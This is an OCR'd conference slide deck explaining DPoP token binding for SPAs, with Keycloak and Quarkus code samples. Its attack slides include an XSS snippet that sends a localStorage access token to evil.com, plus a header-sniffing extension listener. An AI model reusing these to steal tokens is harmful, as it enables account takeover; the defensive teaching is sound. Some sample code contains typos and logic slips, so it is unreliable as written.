
NIKO KÖBLER

CONSULT. DEVELOP. TRAIN.



DPoP

Demonstrating Proof of Possession

Token Anti-Theft-Protection for SPAs

ABOUT ME


- Independent Consultant/Architect/Developer/Trainer
- Doing stuff with & without Computers, Software, > 25 yrs
- "Mr. Keycloak" since 2015 (v1.x)
- Organizer of Keycloak DevDay Conf (keycloak-day.dev)
- Member of various IAM Expert groups & communities
- Co-Lead of JUG DA (www.jug-da.de / @JUG_DA)
- Web: www.n-k.de / Social: @dasniko
  YouTube: youtube.com/@dasniko

KEYCLOAK

aws CERTIFIED

NIKO KÖBLER
CONSULT. DEVELOP. TRAIN.

YouTube



KEYCLOAK DevDay
About
Call for Papers
Tickets
Venue
Sponsors
Past editions
KEYCLOAK DevDay 2026
March 5 & 6, 2026
Darmstadt, Germany
The world's largest KEYCLOAK community conference
>>> Call for Papers <<<
Subscribe to our newsletter to stay updated!
https://keycloak-day.dev
2(!)
Days
180+
Attendees
18+
Talks
20+
Speakers + Maintainers

IN THE NEXT HOUR...

- Problem: **Token Theft in SPAs**
- Solution: **DPoP and how it works**
- Difference: **DPoP vs. mTLS**
- Code: **Examples ~~& Live-Demo~~**

COMMON SPA ARCHITECTURE

- Access Token is generated/received in browser
- Token is sent in request headers to API
- Token is "Bearer Token";
  Those who have it, can use it!



TOKEN-THEFT

Risks and Attack Vectors

THE UNDERLAYING PROBLEM WITH BEARER TOKENS...

- **Bearer token = "Bearer bond"**
  Anyone who has this token can use it – no questions asked!
- **Problem:**
  - No binding to the original owner
  - No proof that the user is the legitimate owner
  - Token theft = complete takeover of the session

ATTACK SCENARIO: CROSS-SITE SCRIPTING (XSS)

```
<script>
  // read token from localStorage/sessionStorage
  const token = localStorage.getItem('access_token');

  // send token to attacker server
  fetch('https://evil.com/steal', {
    method: 'POST',
    body: JSON.stringify({ token })
  });
</script>
```

✗ Token is in the JavaScript context

✗ XSS attack can read token

✗ Attacker can use token on their own system

ATTACK SCENARIO: MAN IN THE MIDDLE (MITM)

- **Attack vectors**
  - Compromised network (public WiFi)
  - Compromised proxies/VPNs
  - TLS stripping/downgrade attacks
  - Compromised certificates

- **Consequence**
  - ✗ Token is intercepted in plain text
  - ✗ Attacker can reuse token as often as desired
  - ✗ Can still be used even after the attack has ended

ATTACK SCENARIO: TOKEN LEAK VIA LOGS

```
// Developer performs debugging
console.log('API Request:', {
  url: '/api/users',
  headers: {
    'Authorization': 'Bearer eyJhbGciOiJSUzI1NiIs…'
  }
});

// error logging
logger.error('Request failed', {
  headers: request.headers // Oops! Token in the log
});
```

- ✗ Token ends up in browser console
- ✗ Token ends up in server logs
- ✗ Token ends up in monitoring systems (Sentry, Datadog, etc.)
- ✗ Token ends up in backup systems

ATTACK SCENARIO: BROWSER EXTENSION / MALWARE

- Browser extension with too many permissions
- Malware on the end device
- Compromised browser

```
// Extension can monitor HTTP traffic
chrome.webRequest.onBeforeSendHeaders.addListener(
  (details) => {
    const authHeader = details.requestHeaders
      .find(h => h.name === 'Authorization');
    // Extract and exfiltrate token
  }
);
```

✗ All HTTP requests can be recorded

✗ Tokens are tapped before they leave the network

SO, WHY ARE BEARER TOKENS RISKY?

- **No client binding**
  - Token works from any client / from anywhere
- **No proof of possession**
  - No proof of legitimate ownership
- **Replay possible**
  - Stolen token = complete control
- **Long validity**
  - The longer it is valid, the greater the time window

How can we prove that the client using the token is also the legitimate owner?

DPoP

Concept & How it works

WHAT IS DPOP?


DPoP = Demonstrated Proof-of-Possession

RFC 9449 (OAuth 2.0 Demonstrating Proof of Possession)

Link the access token to a cryptographic key pair!

- Analogy:
  - Bearer token = cinema ticket (anyone can use it)
  - DPoP token = cinema ticket + ID card (only you can use it)
- Principle:
  - Client generates key pair (public/private key)
  - Public key is ‘burned’ into token
  - Client must prove possession of private key with every request

DPOP FLOW


Client
(SPA)
Auth Server
(Keycloak)
API
generate key pair
(public + private key)
token request + DPoP proof
(public key in proof)
access token (bound to key)
token type: DPoP
API request + DPoP proof
(signed with private key)
validation:
token valid?
signature correct?
public key correct?
response
Client
(SPA)
Auth Server
(Keycloak)
API

DPOP COMPONENTS

Key-pair (client-generated)

```
// Client generates a key pair once
{
  publicKey: "...", // is shared
  privateKey: "..." // remains secret!
}
```

DPoP-bound access token

```
// Token contains fingerprint of the public key
{
  "sub": "user123",
  "iss": "https://auth.example.com",
  "cnf": {  // cnf = "confirmation" (RFC 7800)
    "jkt": "GawgguFyGrWKav7AX4VKUg"
    // JWK Thumbprint (SHA-256), hash of the pul
  }
}
```

DPoP proof (JWT)

```
// Client creates a proof for EVERY request
Header: {
  "typ": "dpop+jwt",
  "alg": "EdDSA",
  "jwk": {
    "kty": "OKP",
    "crv": "Ed25519",
    "x": "l8tFrhx-34tV3hRlFSKmrC…"
  }
}

Payload: {
  "jti": "unique-id",
  "htm": "POST",
  "htu": "https://api.example.com/resource",
  "iat": 1234567890,
  "ath": "fUHyO2r2Z3DZ53EsNrc..."
}

Signature: signed with private key
```

PROTECTION AGAINST TOKEN THEFT WITH DPOP

Without DPoP (Bearer)

```
# Attacker can use token directly ✗
curl -H "Authorization: Bearer stolen_token" \
     https://api.example.com/data
# → Works! 😱
```

With DPoP

```
# Attacker attempts to use stolen token ✗
curl -H "Authorization: DPoP stolen_token" \
     -H "DPoP: <proof>" \
     https://api.example.com/data
# → Error! 🎉
```

- Why?
  - The attacker has the access token,
  - but NOT the private key!
  - The attacker cannot create a valid DPoP proof.
  - The API rejects the request.

DPOP SECURITY FEATURES

FEATURE	PROTECTION AGAINST
Key Binding	Token theft & replay
Request Binding (`htm, htu`)	Token replay on other endpoints
Nonce (`jti`)	Replay attacks (same proof multiple times)
Timestamp (`iat`)	Unlimited use
Token Hash (`ath`)	Token & proof swapping

DPOP SECURITY FEATURES

- **Additional advantages**
  - Private key remains in the client
  - No server-side state required
  - Works via CDNs & load balancers
  - Transparent for existing OAuth2 flows

WHAT DPOP IS *NOT*

✗ **DPoP does not replace OAuth2**
→ DPoP is an extension of OAuth2, not a replacement

✗ **DPoP does not protect against XSS**
→ If attackers can execute JavaScript in the client, they can also use keys

✗ **DPoP is not end-to-end encryption**
→ Only protects against token theft, not traffic analysis

✗ **DPoP does not solve all security problems**
→ CSP, HTTPS and secure key storage remain important!

DPoP vs. mTLS

ALTERNATIVE: MUTUAL TLS (MTLS)

- **What is mTLS?**
  - Client authenticates with its own certificate.
  - Already at the TLS level (not at the application level).
  - Both sides present certificates.
- **Advantages of mTLS:**
  - ✓ Very strong cryptography
  - ✓ Established standard
  - ✓ At transport level
- **Disadvantages of mTLS:**
  - ✗ Complex in browser environments
  - ✗ Certificate management difficult
  - ✗ Does not work via CDNs/proxies
  - ✗ Not transparent for many infrastructures

DPOP VS. MTLS - COMPARISON

Aspect	DPoP	mTLS
Level	Application Layer (HTTP)	Transport Layer (TLS)
Browser support	✓ Good (WebCrypto API)	✗ Limited
Setup complexity	✓ Simple	✗ Complex
Certificate	✓ Not necessary	✗ CA, renewal, etc.
CDN/Proxy compatible	✓ Yes	✗ No (TLS termination)
Token portability	✗ Bound to key	✗ Bound to cert
Performance	✓ Good	✓ Very good
Granularity	✓ Per request	✗ Per connection

WHEN TO USE WHICH TYPE?

- **Use DPoP if**
  - Browser-based SPAs
  - Public clients (no client secret possible)
  - CDN/load balancer in use
  - Simple setup desired
  - OAuth2 already in use
- **Use mTLS if**
  - Server-to-server communication
  - Highest security requirements (banking, government)
  - Complete control over infrastructure
  - Certificate management already in place
  - No browser clients
- **Combine both when**
  - Defence in depth desired
  - Different client types (browser + backend)

CODE EXAMPLES

CLIENT-SIDE IMPLEMENTATION (1/3) – KEY GENERATION

```
// Generate ECDSA key pair (P-256) with WebCrypto API
async function generateDPoPKeyPair() {
  const keyPair = await window.crypto.subtle.generateKey(
    "Ed25519",
    fase, // non-extractable
    ["sign", "verify"]
  );

  // Export public key as JWK
  const publicKeyJwk = await window.crypto.subtle.exportKey(
    "jwk",
    keyPair.publicKey
  );

  // Store private key securely (e.g. IndexedDB)
  // NOT in localStorage!
  await storePrivateKey(keyPair.privateKey);

  return { keyPair.privateKey, publicKeyJwk };
}
```

CLIENT-SIDE IMPLEMENTATION (2/3) – CREATE DPOP PROOF

```
async function createDPoPProof(privateKey, publicKeyJwk, method, url, accessToken) {
  // Header
  const header = {
    typ: "dpop+jwt",
    alg: "EdDSA",
    jwk: publicKeyJwk // public key in header!
  };
  // Payload
  const payload = {
    jti: crypto.randomUUID(), // Unique ID
    htm: method,              // "GET", "POST", etc.
    htu: url,                 // full URL (without query/fragment)
    iat: Math.floor(Date.now() / 1000)
  };
  // Optional: include access token hash
  if (accessToken) {
    const tokenHash = await sha256(accessToken);
    payload.ath = base64url(tokenHash);
  }
  // sign with private key
  const jwt = await signJWT(header, payload, privateKey);
  return jwt;
}
```

```
// Helper: SHA-256 Hash
async function sha256(text) {
  const buffer = new TextEncoder().encode(text);
  const hash = await crypto.subtle.digest("SHA-256", buffer);
  return new Uint8Array(hash);
}
```

CLIENT-SIDE IMPLEMENTATION (3/3) – API REQUEST WITH DPOP

```
async function fetchWithDPoP(url, options = {}) {
  // Get access token (e.g. from memory)
  const accessToken = getAccessToken();

  // Get private key & public key JWK
  const { privateKey, publicKeyJwk } = await generateDPoPKeyPair();

  // Create DPoP proof
  const dpopProof = await createDPoPProof(
    privateKey,
    publicKeyJwk,
    options.method || 'GET',
    url,
    accessToken
  );

  // Send request with both headers
  const response = await fetch(url, {
    ...options,
    headers: {
      ...options.headers,
      'Authorization': `DPoP ${accessToken}`, // DPoP instead of Bearer!
      'DPoP': dpopProof // The proof
    }
  });

  return response;
}
```

```
// Usage
const data = await fetchWithDPoP('https://api.example.com/users', {
  method: 'GET'
});
```

AUTHORIZATION SERVER (KEYCLOAK) - DPOP TOKEN REQUEST

```
// Client-side token request
async function requestDPoPToken(authorizationCode) {
  const { privateKey, publicKeyJwk } = await getDPoPKeys();

  const tokenUrl = 'https://auth.keycloak.de/realms/myrealm/pr

  // Create DPoP proof for token endpoint
  const dpopProof = await createDPoPProof(
    privateKey,
    publicKeyJwk,
    'POST',
    tokenUrl,
    null // no access token at first request
  );

  ...
```

```
  ...

  const response = await fetch(tokenUrl, {
    method: 'POST',
    headers: {
      'Content-Type': 'application/x-www-form-urlencoded',
      'DPoP': dpopProof // DPoP proof in header!
    },
    body: new URLSearchParams({
      grant_type: 'authorization_code',
      code: authorizationCode,
      redirect_uri: 'https://app.example.com/callback',
      client_id: 'my-spa-client'
    })
  });

  const tokens = await response.json();

  // Response contains:
  // {
  //   "access_token": "...",
  //   "token_type": "DPoP", ← Important!
  //   "expires_in": 3600
  // }

  return tokens;
}
```

RESOURCE SERVER (QUARKUS API) - DPOP VALIDATION

application.properties

```
# OIDC configuration
quarkus.oidc.auth-server-url=https://auth.keycloak.de/re
quarkus.oidc.client-id=api-backend

# enable DPoP
quarkus.oidc.token.proof-key-required=true
```

```java
@Path("/api")
@ApplicationScoped
public class UserResource {

  @Inject JsonWebToken jwt; // Auto-validated by Quarkus OIDC

  @GET
  @Path("/users/{id}")
  @RolesAllowed("user")
  public Response getUser(@PathParam("id") String userId) {
    // Quarkus OIDC has already validated:
    // 1. Access token signature ✓
    // 2. DPoP proof signature ✓
    // 3. Public key binding (cnf:jkt) ✓
    // 4. Request binding (htm, htu) ✓
    // 5. Timestamp (iat) ✓

    // Access claims
    String subject = jwt.getSubject();
    Map<String, Object> cnf = jwt.getClaim("cnf");
    String publicKeyThumbprint = (String) cnf.get("jkt");

    // Business Logic
    User user = userService.findById(userId);

    return Response.ok(user).build();
  }
}
```

